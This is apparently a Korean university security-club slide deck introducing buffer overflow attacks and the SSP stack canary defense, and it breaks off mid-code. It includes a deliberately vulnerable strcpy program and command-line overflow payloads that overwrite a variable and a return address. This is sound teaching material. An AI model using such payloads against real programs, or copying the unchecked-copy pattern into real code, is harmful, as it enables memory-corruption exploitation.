



INCOGNITO

메모리 보호 기법

- SSP

KAIST GoN

김수민



자기 소개

- KAIST 11 수리과학과/전산학과
- GoN 14 Newbie
- BOB 2기 Best 10
- 보안 공부 경력 1년 생초보 찌리 해커



Contents

- Intro
- SSP 소개
- SSP 분석
- SSP 공격



Intro

- Buffer Overflow 공격
- Buffer Overflow 방어



Buffer Overflow 공격

- 1972년 이론적인 가능성 제기
- 1988년 Morris Worm에 의해 사용
- 1996년 Aleph One, “Smashing the Stack for Fun and Profit”
- 지금도...



Buffer Overflow 공격

- 원리 : 취약한 함수(scanf, strcpy, ...)를 이용하여 프로그램의 흐름을 임의로 조작



```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int target = 0x12345678;
    char buffer[0x10];

    if (argc > 1)
    {
        strcpy(buffer, argv[1]);
    }

    printf(“%x\n”, target);

    return 0;
}
```

```
imuina@ubuntu:~/ssp/testing$ ./
bof_vuln `python -c 'print
"A"*0xc'`
12345678
```



```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int target = 0x12345678;
    char buffer[0x10];

    if (argc > 1)
    {
        strcpy(buffer, argv[1]);
    }

    printf("%x\n", target);

    return 0;
}
```


```
imuina@ubuntu:~/ssp/testing$ ./
bof_vuln `python -c 'print
"A"*0x14 + "A"*0xc +
"\x14\x84\x04\x08"'`
41414141
12345678
Segmentation fault (core dumped)
```



Low Address




High Address



Low Address



High Address



Buffer Overflow 방어


- DEP(Data Execution Prevention)
- ASLR(Address Space Layout Randomization)
- SSP(Stack Smashing Protector)



Low Address



High Address



SSP 소개

- StackGuard
- ProPolice (a.k.a. SSP)





StackGuard


- gcc 2.7.2.2의 확장
- stack canary(stack cookie)의 사용

















```
#include <stdio.h>
#include <string.h>


int f(char **argv)
{
    int pseudo_canary = 0x1234;
    int pipa = 0;
    char *p;
    char a[0x30];


    p = a;

